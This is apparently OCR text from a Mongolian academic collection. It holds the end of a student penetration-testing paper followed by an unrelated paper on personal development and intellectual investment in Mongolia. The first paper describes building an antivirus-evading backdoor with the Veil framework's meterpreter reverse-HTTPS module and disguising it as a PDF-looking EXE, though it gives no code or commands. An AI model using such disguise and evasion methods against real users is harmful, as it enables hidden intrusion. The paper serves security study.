
Мөн өөр нэг арга нь PDF файлыг EXE файлрүү хөрвүүлээд өөрийн гаргаж авсан FUD Backdoor-ийг хамж шахаж мөн FUD Backdoor файлыг гаргаж авлаа. Уг файл нь exe өргөтгөлтэй хэдий ч pdf файлыг уншихтай ижил уншигдана. Уг үр дүнг доорх зурганд харууллаа.



Зураг 40 pdf файлыг exe-рүү хөрвүүлээд нээсэн байдал


## Backdoor-ээс халдагчыг илрүүлэх боломжыг тодорхойлох

Өөрийн үүсгэсэн FUD Backdoor файлыг хэрхэн өгөгдөлөө дамжуулдаг. Мөн тухайн Backdoor файлаас халдагч этгээдийн IP хаяг болон Port дугаарыг гаргаж авах үндсэн боломжуудаар шалгалаа. Вейл Фреймворкоор Backdoor-ийг үүсгэхдээ powershell/meterpreter/rev\_https гэсэн модулыг ашиглаж байгаа тул дамжуулж буй өгөгдөл нь https-ээр дамжих юм. Тиймээс халдагч болон хохирогч компьютер хоёрын хооронд дараах байдлаар өгөгдөл нууцлагдаж дамжуулагдаж байна.




Зураг 41 Халдагч болон хохирогч хоорондох өгөгдлийн нууцлал

Өөрийнхөө гаргаж авсан exe өргөтгөлтэй FUD Backdoor-ийг файлыг үндсэн reverse engineering аргыг хэрэглэж IP хаяг болон порт хаягыг тодорхойлох оролдлого хийсэн хэдийч миний хэрэглэсэн шахах, энкод хийх аргуудын үүднээс тэдгээрийг маш сайн нууцалсан байна.



Зураг 42 EXE өргөтгөлтэй FUD Backdoor-ийн reverse engineering үр дүн

Өөрийн үүсгэсэн Backdoor-ийн reverse engineering-ийн аргаар тайлагдах нь бэрхшээлтэй гэдгийг батлах үүднээс интернетээс keylogger.exe файл татаж аваад reverse engineering хийхэд тухайн.exe файлд ямар түүл ашигласан, ямар үйлдэл хийдэг зэргийг мэдэж болохоор байлаа.



Зураг 43 Интернет дэх keylogger-ийн reverse engineering

### Дүгнэлт

Энэхүү судалгааны ажлын хүрээнд үйлдлийн системийн пентест хийж гүйцэтгэхэд шаардлагатай түүлүүдийг сулдаж ажиллах чадвартай боллоо. Мөн үйлдлийн системийг пентест хийх аргачлалуудыг судалж туршиснаар үйлдлийн системийн үндсэн аюулгүй байдлыг хангах нэг хэрэгсэл нь үйлдлийн системийг 7хоног бүр update хийснээр аюулгүй байдлыг хангаж буй үндсэн арга юм. Сүүлийн

үеийн үйлдлийн систем болон үйлдлийн системийг update хийсэн тохиолдолд тухайн системийн цоорхой бараг байхгүй болсон. Тиймээс халдагч этгээд шиг сэтгэж вирусны эсрэг програмаар илрэхгүй Backdoor-ийг бэлдлээ. Вирусны програм илрэхгүй байх гол хүчин зүйл нь тухайн Backdoor-ийг нуух зорилготой ашиглаж буй энкод, нэгтгэх, хамгаалах аргуудыг хийж гүйцэтгэж буй түүлүүд нь вирусгүй байх нь чухал ач холбогдолтой гэсэн дүгнэлтэд хүрлээ. Вирусны програм илрэхгүй Backdoor-ийг бэлдэх явцдаа өөрийн виртуал туршилтын компьютер болон хэрэглээний үйлдлийн системийг хэд хэдэн удаа вирустуулж ажиглаагүй болгосон. Тиймээс хөнөөлт кодтой туршилтыг тусгай туршилтын орчин үүсгэх ёстой гэдгийг мэдэж авлаа. Мөн өөрийн туршилтын ажлыг гүйцэтгэх явцад виндоус хэрэглэгчдийн хувьд ямар нэгэн файлыг интернетээс татаж ажиллуулахад ботнэтэд орох, кэйлоггер элдэв төлрийн хөнөөлт кодууд хэрэглэгчийн дэлгэцэнд харагдахгүйгээр бүр цаашлаад сайн кодеруудын хувьд ажиллаж буй процессоос өөр процесрүү үсэрсэнээр тухайн хөнөөлт кодыг ажиллуулах бүрдээ ямар нэгэн reverse engineering хийх боломжгүй тул виндоус үйлдлийн системийн хувьд аюулгүй байдлыг бүрэн дүүрэн хангах бус зөвхөн аюулыг сааруулах оролдлого гэдгийг мэдэж авлаа.

### *Ном зүй*

1. Georgia, Weidman. Penetration testing: A Hands-On Introduction to Hacking. San Francisco: 2014.  
David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni. Metasploit The Penetration Tester’s Guide. San Francisco: 2011.
2. URL: <https://www.veil-framework.com/>
3. URL: <http://sectools.org/tool/>
4. URL: <https://www.sans.org>
5. Nmap 6: Network Exploration and Security Auditing Cookbook.pdf
6. URL: <http://www.cvedetails.com/>
7. <http://webstersprodigy.net/2013/08/30/yet-another-vbs-pwncode-generator/>

## ХУВЬ ХҮНИЙ ХӨГЖИЛД ОЮУНЫ ХӨРӨНГӨ ОРУУЛАЛТ ЧУХАЛ БОЛОХ НЬ

Ш.Гантуяа

(УБХИС-ийн Аюулгүй дээд байдлын сургууль)

**Хураангуй:** Улс орны нийгэм, эдийн засгийн тогтвортой хөгжлийн гол тулгуур нь хувь хүний хөгжил, хувь хүний хөгжлийг дэмжих оюуны хөрөнгө оруулалт нь нэн чухал байна. Монгол Улсын Их Хурал (УИХ)-ын 2008 оны 12 дугаар тогтоолоор Мянганы хөгжлийн зорилтод суурилсан үндэсний хөгжлийн цогц бодлогын тэргүүлэх чиглэлийн хүрээнд хүн бүрийг эрүүл саруул аж төрөх, урт наслах, амар тайван байх, түүх соёлоо хүндлэх, бүтээлчээр ажиллах, байнга суралцах нь хувь хүний хөгжил, оюуны хөрөнгө оруулалттай шууд холбоотой байдаг гэж үзсэн. Дээрх бүгдээс үзэхэд хүний хөгжлийг дэмжсэн оюуны хөрөнгө оруулалтын нэгдсэн бодлогоор хэрхэн дэмжих асуудлыг судлан шинжлэх зайлшгүй эрэлт хэрэгцээ нэгэнт бий болжээ.

**Түлхүүр үг:** *Хувь хүн, хөгжил, оюун, хөрөнгө оруулалт*

### Удиртгал

Хувь хүний хөгжил ба оюуны хөрөнгө оруулалтын харилцан хамаарлын мөн чанарыг гаргах судалгааны хувьд *нэгд*, хувь хүний хөгжлийн онолын томьёолол, мөн чанарыг судлах, *хоёрт*, оюуны хөрөнгө оруулалт, хөрөнгө оруулалтын онолын томьёолол, мөн чанарыг судлах, *гуравт*, тэдгээрийн онолын суурь ойлголтод үндэслэн үндэсний ашиг сонирхол, тогтвортой хөгжил, хөрөнгө оруулалт гурвын харилцан шүтэлцээний зүй тогтолд тулгуурлан хамаарлыг нь тодорхойлох логик дараалал бүхий арга зүйг баримталаа.

Ийм арга зүй нь аливаа асуудлыг шийдвэрлэхэд юуны өмнө гүнзгий судалсан, шинжлэх ухааны үндэслэлтэй ойлголтын суурь бааз шаардлагатай бөгөөд ийм шаардлага онолын үндэслэлтэй тодорхойлолт л аливаа асуудалд харилцан ойлголцол болон нэгдсэн хандлага бий болгож чаддагтай болон өнөө үед “аюулгүй байдал” гэсэн хамгийн ерөнхий суурь ойлголтын талаар янз бүрийн томьёолол тохиолдож, энэ нь үндэсний аюулгүй байдал гэдэг ойлголтын аппаратыг бий болгож мөрдөхөд зарим талаар сөрөг үр дагавар авчирч байгаатай холбоотой юм.

**Онолын судалгаа**

Аюулгүй байдлын хамгийн ерөнхий ойлголт олон үйл явцад хэрэглэгддэг бөгөөд аюулгүй байдлын зөвхөн тодорхой тохиолдолд байдаг онцгой шинжийг тусгахын зэрэгцээ төрөл бүрийн салбарт энэ ойлголтыг ашиглах боломжийг агуулж байдаг.

Судалгаанаас үзэхэд аюулгүй байдлын хамгийн ерөнхий ойлголт гурван төлөв байдлыг илэрхийлж байна. Үүнд:

1. Аюул заналаас ангид, өөрөөр хэлбэл аюул занал байхгүй байдал;
2. Хамгаалагдсан байдал;
3. Хөгжлийн нөхцөл.

Иймд аюулгүй байдлын ерөнхий онолын үүднээс “аюулгүй байдал-олон улсын, улс үндэстний, хамт олны, түүгээр ч барахгүй **хувь хүний** хэмжээнд түгээмэл хэрэглэгддэг ажил, амьдралын амгалан тайван орчин нөхцөлийн тухай ерөнхий ойлголт” гэсэн тодорхойлолттой санал нийлж болох бөгөөд ийм нөхцөл хангагдсан түвшингөөр аюулгүй байдлын түвшин тодорхойлогдоно гэж үзэх хэрэгтэй юм. Үндэсний аюулгүй байдлын энэ онолын ойлголтоос түүний систем болон түүнийг хангах үйл ажиллагааны системийг дараах математик бичлэгүүдээр илэрхийлж [1] болно.

Үндэсний аюулгүй байдлын систем:

$$\Sigma S_{Yab} : \{ \{S_d\}, \{S_g\} \}, \quad (1.1)$$

Энд,

$\Sigma S_{Yab}$  - Үндэсний аюулгүй байдлын систем;

$\{S_d\}$  - Дотоод аюулгүй байдлын систем/үндэсний аюулгүй байдлын системийн дэд систем/;

$\{S_g\}$  - Гадаад аюулгүй байдлын систем /үндэсний аюулгүй байдлын системийн дэд систем/;

$\{ \{S_d\}, \{S_g\} \}$  - Дотоод болон гадаад аюулгүй байдлын системүүд, тэдгээрийн хоорондын хамаарлыг тооцсон үр дүнгийн төлөв байдлын цогц.

Үндэсний аюулгүй байдлыг хангах үйл ажиллагааны систем:

$$\Sigma S_{Yabx} : F \left( \left\{ \{X_{S_d}\}, \{X_{S_g}\}, \{X_{S_d, S_g}\} \right\} \right), \quad (1.2)$$

Энд,

$\Sigma S_{yabx}$  - Үндэсний аюулгүй байдлыг хангах систем;

$\{X_{S_d}\}$  - Дотоод аюулгүй байдлыг хангах системийг бүрдүүлэгч элементүүдийн харилцан хамаарлын цогц;

$\{X_{S_g}\}$  - Гадаад аюулгүй байдлыг хангах системийг бүрдүүлэгч элементүүдийн харилцан хамаарлын цогц;

$\{X_{S_d, S_g}\}$  - Дотоод, гадаад аюулгүй байдлыг хангах системүүдийн хоорондын харилцан хамаарлын цогц;

$F(\{\{X_{S_d}\}, \{X_{S_g}\}, \{X_{S_d, S_g}\}\})$  - Үндэсний аюулгүй байдлыг хангах системийн дотоод ба гадаад аюулгүй байдлыг хангах системийн элементүүд хоорондын болон хоёр системийн хоорондын харилцан хамаарлыг тооцох үйл ажиллагааны цогцын үр дүнгийн функц.

Иймд үндэсний аюулгүй байдлыг хангах системийн хувьд аюулгүй байдал ба хөгжлийн хоорондын уялдаа холбооны үндсэн агуулгыг мэдэж байх шаардлагатай юм. Тэдгээрийн уялдаа холбооны ерөнхий ойлголтыг 1 дүгээр зураг дээр үзүүлээ.



**Зураг 1: Хөгжил, аюулгүй байдлын хамаарал**

Зургаас дараах үндсэн агуулгыг харж болно. Үүнд:

1. Аливаа системийн аюулгүй байдал алдагдах нь хөгжлийн хөтөлбөрт саад болдог бөгөөд олон арван жилийн хөгжил, түүний санаачилгыг сулруулдаг.
2. Аливаа системийн аюулгүй байдал алдагдсаны дараа хөгжлийн хөтөлбөрүүдийг санаачлах ач холбогдол бүхий боломж нээгддэг.
3. Хөгжлийн хөтөлбөрүүд нь тодорхой хүрээний аюултай байдлыг даах, эрсдэлийг өөртөө хүлээн авах мэдрэмжийг нэмэгдүүлэх боломжтой.
4. Хөгжлийн хөтөлбөрийг аюултай байдал ба түүний үр дагаврыг бууруулахад чиглүүлэн боловсруулах бүх талын боломж бий.
5. Боловсрол бол байгаль нийгмийн ямар ч системийн хөгжлийн түлхүүр юм.
6. Боловсрол бол Монгол Улсын тусгаар тогтнол аюулгүй байдлын баталгаа юм.
7. Тогтвортой хөгжлийн боловсрол нь соёлын ялгавартай байдлыг хүндэтгэх.
8. Байгаль экологийн тэнцвэртэй байдлыг хангах.
9. Нийгмийн шударга ёсыг хангах.
10. Эдийн засгийн хувьд амьдрах чадвартай байх.
11. Мэдлэг мэдээлэлтэйгээр шийдвэр гаргах эрх олгох явдал юм.

*Оюуны хөрөнгө оруулалт гэдэг нь* хүний оюун санаанд боловсорсон шинэ мэдлэг, шинэ санааг бүтээл болгож эдийн засгийн эргэлтэнд оруулах хөдөлгөгч хүч юм. Эндээс хувь хүний хөгжил ба оюуны хөрөнгө оруулалтын логик уялдаа холбоон дээр тулгуурлан хувь хүний хөгжлийг хангахад чиглэсэн хөгжлийн хөтөлбөрүүдэд тэдгээрээс үүдэлтэй саадыг арилгах, эрсдэлийг бууруулах, боломжийг ашиглах, нэмэгдүүлэх тооцоо бүхий бодлого баримтлах замаар улс орны тогтвортой хөгжлийг хангахад тодорхой хувь нэмэр оруулах боломж байгааг харж болох байна. Ийм бодлогын үр дүн хөрөнгө оруулалтын бодлогын оновчтой байдлаас ихээхэн хамаарна.

Хөрөнгө оруулалтын талаар хэд хэдэн чиглэлээр өгсөн тодорхойлолт байна. Тухайлбал, ерөнхий утгаар нь “Хөрөнгө оруулалт гэдэг бол ашиг олох болон өөр ашигтай үр дүнд хүрэх зорилго бүхий бусад үйл ажиллагаа, үйлдвэрийн газарт үйлдвэрлэл эрхлэгчээс нийлүүлж байгаа мөнгөн хөрөнгө, үнэт цаас, бусад хөрөнгө түүний дотроос мөнгөн үнэлгээгээр илэрхийлэгдэх хөрөнгийн эрх, бусад эрх зэргийг хэлнэ” [2] гэж, зах зээлийн эдийн засагт хөрөнгө оруулалт гэдэг нь “investment” буюу ашиг, орлого олох эсвэл өөр тааламжтай үр дүнд хүрэх зорилгоор пүүс компанид оруулж байгаа мөнгөн хөрөнгө, үнэт цаас, бусад хөрөнгө, түүний дотроос мөнгөн

үнэлгээгээр илэрхийлэгдэх хөрөнгийн эрх зэрэг үйлдвэрлэл эрхлэгчийн үйл ажиллагааг ойлгож болно” гэж, Ц.Аюурзана “Хөрөнгө оруулалт бол хөгжлийн түлхүүр юм. Үйлдвэрлэл үйлчилгээний үр ашгийг дээшлүүлж, хүнд хүрэх өгөөжийг нэмэгдүүлэх замаар ашиг орлогыг өсгөх зорилгоор урьдчилан оруулж байгаа хөрөнгө капиталыг хөрөнгө оруулалт гэнэ. Энэ нь зөвхөн мөнгөн хөрөнгө төдийгүй хувь оролцоо, хувьцаа ба бусад үнэт цаас, шинэ технологи, машин тоног төхөөрөмж, лиценз, зээл, бусад эд хөрөнгө, түүнчлэн эд хөрөнгө эзэмших эрх, оюуны өмч хөрөнгө байж болно” [3] гэж, мөн түүнчлэн Харвардын их сургуулийн Бизнесийн удирдлагын сургуулийн доктор Эрик Хелферт "Хөрөнгө оруулалт бол аливаа бизнесийн хөдөлгөгч хүч юм.

Эдгээр тодорхойлолтоос дараах дүгнэлтүүд хийх боломж харагдаж байна:

- Хөрөнгө оруулалтын зорилго нь ашиг олох болон бусад ашигтай /тааламжтай/ үр дүнд хүрэхэд оршиж байна. Эндээс хөрөнгө оруулалтын зорилго нь зөвхөн ашиг олоход бус бас өөр ашигтай, тааламжтай үр дүнд хүрэхэд чиглэгдэхийг харуулж байна.
- Оруулж буй хөрөнгө нь мөнгөн хөрөнгө, үнэт цаас, бусад хөрөнгө, түүний дотроос мөнгөн үнэлгээгээр илэрхийлэгдэх хөрөнгийн эрх зэрэг байх бөгөөд хөгжлийн тодорхой зорилго, тооцох үр дүнд чиглэн зарцуулагдах байх ёстой байна.

Судалгаанаас үзэхэд зөвхөн нэг тодорхой зорилгыг агуулсан, өөрөөр хэлбэл ашиг олох эсвэл өөр ашигтай, тааламжтай үр дүнд хүрэхэд чиглэсэн зорилго бүхий хөрөнгө оруулалтын талаар өгөгдсөн тодорхойлолт бас байна. Тухайлбал, “Хөрөнгө оруулалт гэдэг бол мөнгийг ашиглаж ашиг орлого олохыг хэлнэ”[1-5] гэж эдийн засгийн ашиг сонирхлыг илэрхийлсэн, мөн **“Оюуны хөрөнгө оруулалт нь сургалт, судалгаа, туршилт, шинжлэх ухааны зохион бүтээл, лиценз зэрэгт хөрөнгө оруулахыг хэлнэ”** гэж нийгмийн хөгжлийн таатай үр дүнд хүрэхэд чиглэсэн тодорхойлолт байна.

Хөгжлийг зөвхөн эдийн засгийн өсөлтөөр хэмждэг байсан уламжлалт хандлага өөрчлөгдсөнийг бид мэдэж байгаа. Нийгмийн тогтолцооны бүх шатны байгууллага, хандлага, бодлогын түвшинд хувь хүний хөгжил рүү чиглэсэн хөдөлгөөн нь хөгжил юм. НҮБ-ийн 2007 оны хүний хөгжлийн илтгэлд: Хөгжил гэдэг нь байгаль болон

хүний нийгэм дэх нэг чанараас нөгөөд, хуучнаас шинэд шилжих өөрчлөлт хөдөлгөөнийг хэлдэг. Хөгжлийн зорилго бол хувь хүний амьдралын чанарын өөрчлөлт гэж тэмдэглэсэн байдаг. Тиймээс хөгжил нь хувь хүний хөгжлөөс шууд хамааралтай байна. Иймд хүнийн хөгжлийн судлаач, эрдэмтэн Стевен Р. Кови хувь “Хувь хүний хөгжил” бүтээлдээ: Хүн амьдралдаа өөрчлөлт шинэчлэл, ахиц дэвшлийг гарган өндөр бүтээмжтэй болохын тулд хэрхэх ёстойг өөрийн судалгаагаар томъёолсон байна. Үүнд: Хүн өөрөө өөрийгөө хэрхэн сайжруулж хөгжүүлэх, өрөөл бусдад хэрхэн хандах, зорилготой, өндөр бүтээмжтэй амьдрахын тулд ямар чанаруудыг хэвшмэл болгох талаар системийн хандлагаар судалсан байна. Системийн хандлагаар судалж үзэхэд дараах долоон дадлыг амьдралдаа өдөр тутам хэрэгжүүлсэнээр хувь хүний хөгжил тодорхойлогддог гэж үзсэн байна. Үүнд:

1. Pro active – санаачлагатай байх
2. Start imagining, the end – төгсгөлийг нь төсөөлж эхэл
3. The most important at the beginning – хамгийн чухлыг хамгийн эхэнд нь
4. Win win – хамтдаа хож
5. First undersand then be understood – эхлээд ойлго, дараа нь ойлгогд
6. Join forces – хүчээ нэгтгэ
7. Sharpen yourself – өөрийгөө хурцал



Зураг 2: Pro active байх., Стефен Р.Кови



Зураг 3: Sharpen yourself., Стефен Р.Кови

Хувь хүний төдийгүй байгууллагын өндөр бүтээмжийг бий болгохын тулд дээрх долоон дадлыг ухаалгаар, бас тэнцвэртэйгээр хөгжүүлж байх нь хувь хөгжилд чухал гэж үзсэн. Хувьсан өөрчлөгдөж буй нийгмийн энэ цаг үед хувь хүний хөгжилд тулгамдаж байгаа асуудлуудыг шийдвэрлэхийн тулд Стефен Р.Ковигийн өндөр бүтээмжтэй хүмүүсийн 7 дадлыг орхигдуулвал бусаддаа сөргөөр нөлөөлж, хувь хүний хөгжил дэвшлийг хойш татах хүч болон хувирна гэж үзсэн байна. Тиймээс бид эдгээр дадлуудаа тэнцвэртэйгээр хөгжүүлэх шаардлагатай байна.



Зураг 4: Тогтвортой хөгжил, Sustainable development

Тогтвортой хөгжлийн талаар нэгэн ижил утга агуулгыг илэрхийлсэн хэд хэдэн тодорхойлолт байна. Тухайлбал, нэгд, тогтвортой хөгжил нь байгаль, нийгмийн аль ч төвшний ямар ч төвөгтэй системийн хөгжлийг хангахдаа түүнийг аюулгүй байдлыг хадгалж, өнөөгийн болон хойч үеийнхээ “амьдралын чанар”-ыг хэвийн төвшинд

байлгах үйл явц; *хоёрт*, тогтвортой хөгжил гэдэг нь ирээдүй хойч үеийнхээ хэрэгцээгээ хангах боломжийг алдагдуулахгүйгээр өнөөдрийн хэрэгцээг хангахыг хэлнэ”[4]; *зуравт*,... тухайн үеийнхээ эрэлт, хэрэгцээг хангахын дээр ирээдүйн залгамж үеийнхэнд эрэлт хэрэгцээгээ хангахад нь аливаа дарамт учруулахааргүй тийм хөгжлийг тогтвортой хөгжил гэнэ”[5].

Энэ системлэг ойлголтын хүрээнд дэлхийн хамтын нийгэмлэгээс хэрэгжүүлсэн аюулгүй байдал ба хөгжлийн харилцан уялдааны зохицуулалтыг нөхцөлдүүлсэн синергетикийн үйл явцын хоёр тодорхой баримтын жишээ бол *нэгд*, “эрсдэлгүй амьдрах” гэсэн бүтэшгүй оролдлогоос татгалзаж “эрсдэлтэй зохицож амьдарч сурах” асуудал дэвшигдэж, үр дүнд нь аюулгүй байдлыг хангах систем дэх эрсдэлийг ойлгох, эрсдэлийг бууруулах удирдлагын параметрийг өөрчлөх замаар тогтвортой хөгжлийг хангах хэрэгцээ, шаардлага бий болсон;

Тогтвортой хөгжлийн гурвалжин загвар нь аюулгүй байдлын үүднээс *нийгмийн хөгжил*, *эдийн засгийн хөгжил*, *эко системийг хадгалах* гэсэн гурван асуудлыг нэг нь нөгөөгөө золиослохгүй байхаар харилцан хамааралд нь зохицуулах чухал шийдэл юм.

Эндээс хөрөнгө оруулалт нь эдийн засгийн өсөлт, нийгмийн хөгжил, хүрээлэн буй орчны тэнцвэрийг алдагдуулахгүйгээр тааламжтай үр дүнд хүргэсэн үр өгөөж өгч байвал үндэсний аюулгүй байдалд тодорхой хувь нэмэр оруулж байна гэсэн үг.

### **Судалгааны хэсэг**

Боловсрол бол хүн төрөлхтний амьдарч байгаа ертөнцийг өөрчлөх, түүнд гарч буй өөрчлөлт, шинэчлэлд дасан зохицох талаарх хүч чармайлтын гол үндэс, тогтвортой хөгжлийн зорилтыг хэрэгжүүлэх нийтлэг хандлагыг олж тогтоох гол түлхүүр нь болсон.

Монгол Улсын төрөөс боловсролын талаар баримтлах бодлого /2014-2024/ -д “Боловсрол нь иргэн бүрийн насан туршийн амьдралын чанарыг дэмжин баталгаажуулах, улс орны нийгэм, эдийн засаг, шинжлэх ухаан технологийн хөгжлийн түлхүүр хүчин зүйл, үндэсний тусгаар тогтнол, аюулгүй байдлын баталгаа хэмээн үзэж, Монгол Улсын төрөөс боловсролыг нийгмийн тэргүүлэх салбар болгон хөгжүүлнэ.” гэж заасан байдаг. Боловсролыг тэргүүлэх салбар болгон хөгжүүлэхийн учир холбогдол нь түүнийг “... улс орны нийгэм, эдийн засаг, шинжлэх ухаан

технологийн хөгжлийн түлхүүр хүчин зүйл, үндэсний тусгаар тогтнол, аюулгүй байдлын баталгаа...” болгоход оршиж буй нь харагдаж байгаа бөгөөд НҮБ-аас тодорхойлсон тогтвортой хөгжлийн боловсролын эцсийн хүлээгдэж буй үр дүнг илэрхийлж байна. Ер нь бид нэг талаас, манай улсын хөрөнгө оруулалтын үр дүнг **“боловсрол хөгжлийн түлхүүр болж чадаж байна уу?”, “боловсрол үндэсний тусгаар тогтнол, аюулгүй байдлын баталгаа болж чадаж байна уу?”** гэсэн асуултад хариулт өгөх зорилгоор Монгол улсын хөрөнгө оруулалтын салбараар гаргасан үзүүлэлтэнд шинжилгээ хийж, Монгол улсын нэгдсэн төсвийн нийт зардалд боловсролын зардлын эзлэх хувийг тооцож, Олон улсын судалгаа хөгжүүлэлтийн ажлын зардлын ДНБ-д эзлэх хувийг тогтоож, Монгол Улсын патент, лиценцийн тоо, Монгол улсын ДНБ-д эрдэм шинжилгээ, судалгааны ажлын эзлэх хувийг тооцоож, Үндэсний батлан хамгаалах их сургуулийн эрдэм шинжилгээ, инновацийн үр дүнг тус тус судалж, үр дүнг нэгтгэн дүгнэсэн болно. Үүнд:

Нэгд. Хөрөнгө оруулалтыг салбараар гаргасан үзүүлэлтийн шинжилгээ

СОЁЛ ЭРДЭМ ДЭЭД СУРГУУЛЬ

Салбар	2017	2018	2019	2020	2019	2020%
					2018	2019
Бүгд	10 784.6	13 463.8	16 300.7	17 162.3	124.8	105.3
Хөдөө аж ахуй, ойн аж ахуй, загас барилт	95.5	124.6	114.8	67.8	92.1	59.1
Уул уурхай, олборлох	4 954.2	6 191.9	8 486.3	7 285.2	137.1	85.8
Боловсруулах үйлдвэрлэл	193.5	1 120.8	580.0	395.4	51.8	68.2
Цахилгаан, хий, ус хангамж	597.5	970.1	525.6	1 096.4	54.2	208.6
Барилга	945.2	1 036.0	1 046.5	989.2	101.0	94.5
Бөөний болон жижиглэн худалдаа	863.7	682.7	908.8	1 001.4	133.1	110.2
Тээвэр, агуулахын үйл ажиллагаа	217.7	281.7	522.8	316.5	185.6	60.5
Зочид буудал, байр, сууц болон нийтийн хоолны үйлчилгээ	75.9	66.0	54.1	30.8	81.9	57.0
Мэдээлэл, холбоо	184.5	257.3	296.3	249.9	115.1	84.3
Санхүү, даатгалын үйл ажиллагаа	642.2	561.8	745.6	460.1	132.7	61.7
Үл хөдлөх хөрөнгийн үйл ажиллагаа	52.1	87.9	51.7	39.7	58.8	76.9
Төрийн удирдлага	1 073.5	915.2	1 295.8	1 634.8	141.6	126.2
Боловсрол	192.9	333.7	749.4	409.6	224.6	54.7
Эрүүл мэнд	423.0	226.8	200.8	1 518.4	88.5	756.2
Үйлчилгээний бусад үйл ажиллагаа	273.2	607.2	722.2	1 667.2	118.9	230.8

*1 хүснэгт. Хөрөнгө оруулалт, салбараар, тэрбум төгрөг*

Хөрөнгө оруулалтыг салбараар гаргасан үзүүлэлтийн үр дүнд төрөөс боловсролын талаар баримтлах бодлогод заасанчлан аливаа системийн хөгжлийн түлхүүр, үндэсний аюулгүй байдлын баталгаа болсон боловсролд оруулах хөрөнгө оруулалт 2020 онд 2019 оныхоос 54.7 хувиар буурсан байгаа нь боловсролыг хүний хөгжлийг дээшлүүлэхэд чиглүүлэх үндэсний аюулгүй байдлын үзэл баримтлалын бодлогын хэрэгжилтэд тодорхой хүндрэлийг үүсгэсэн бөгөөд цаашид ч үүсгэх магадлалтай байна.

Хоёрт . Монгол улсын нэгдсэн төсвийн нийт зардалд боловсролын зардал

